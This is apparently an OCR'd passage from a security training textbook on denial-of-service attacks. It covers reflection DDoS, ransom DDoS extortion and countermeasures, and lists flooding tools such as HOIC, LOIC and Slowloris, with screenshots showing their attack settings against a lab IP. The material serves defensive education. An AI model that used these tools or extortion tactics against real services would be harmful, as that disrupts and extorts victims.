

Attacker
Intermediary Victims
Secondary Victims
Primary Target

Figure 10.23: Distributed reflection DoS (DRDoS) attack

- **Countermeasures**
  - Turn off the Character Generator Protocol (CHARGEN) service to stop this attack method
  - Download the latest updates and patches for servers



DDoS Extortion/Ransom DDoS (RDDoS) Attack

- DDoS extortion attack is also referred to as **ransom DDoS (RDDoS)**. Herein, attackers threaten the target organizations with DDoS attack and insist them to pay a specified ransom amount
- Attackers send an email with a **ransom note** along with payment option, deadline, etc. to the victim with a warning that the original attack can be launched at any moment
- Ransom note may also include short messages threatening the victim about **exposed vulnerabilities**, **assets**, or **data** followed by instructions for **ransom payment**

DDoS Extortion/Ransom DDoS (RDDoS) Attack

The DDoS extortion attack is also referred to as ransom DDoS (RDDoS). Herein, attackers threaten the target organizations with an DDoS attack and insist them to pay a specified ransom amount. The attacker either sends a ransom note or initiates a sample DDoS attack using a botnet on specific resources of the organizations to make them believe that the attack is real. Consequently, an email with a ransom or extortion note with the payment option, deadline, etc. is delivered to the victim and warns that the original attack can be launched at any moment. The ransom note may also include short messages or a series of messages threatening the victim with vulnerabilities, exposed assets, or data followed by instructions for ransom payment through digital currency. Generally, attackers fake these attacks claiming that they have high-capacity DDoS capability tools that can cause potential damage to the organization's business.



Launches sample DDoS attack
Uses botnet
1
2
Attacker
Target Organization's Assets
Botnets or Attack Groups
Targeted Organization
3
Sends ransom note/email

Figure 10.24: DDoS extortion attack


Countermeasures

- Implement effective DDoS defense tools
- Immediately report to the law enforcement agencies and security teams after receiving a ransom note
- Frequently evaluate assets for risk tolerance
- Implement mitigation strategies such as BGP/ DNS swing and always-on protection service

DoS/DDoS Attack Tools

High Orbit Ion Cannon (HOIC)

HOIC carries out a DDoS to attack **any IP address** with a user selected port and a user selected protocol



H.O.I.C. | v2.1.003 | Truth is on the side of the oppressed.


Target	Power	Booster	Status
10.10.1.13	HIGH	GenericBoost.hoic	ENGAGING

THREADS: 20
OUTPUT: 15.58594 kb

https://sourceforge.net

Low Orbit Ion Cannon (LOIC)

LOIC can be used on a **target site** to flood the server with TCP packets, UDP packets, or HTTP requests with the intention of **disrupting the service** of a particular host



Low Orbit Ion Cannon | When harpoons, air strikes and nukes fails | v. 1.0.8.0

1. Select your target
URL:
IP: 10.10.1.13

Selected target: 10.10.1.13

3. Attack options
Timeout: 9001
HTTP Subsite: /
TCP / UDP message: A cat is fine too. Desudesudesu~
Port: 80
Method: UDP
Threads: 10
☑ Wait for reply

Attack status: Idle Connecting Requesting Downloading Downloaded Requested Failed

https://sourceforge.net

DoS/DDoS Attack Tools

- XOIC
  (http://anonhacktivism.blogspot.com)
- HULK
  (*https://github.com*)
- Metasploit
  (*https://www.metasploit.com*)
- Tor's Hammer
  (*https://sourceforge.net*)
- Slowloris (*https://github.com*)
- PyLoris
  (*https://sourceforge.net*)

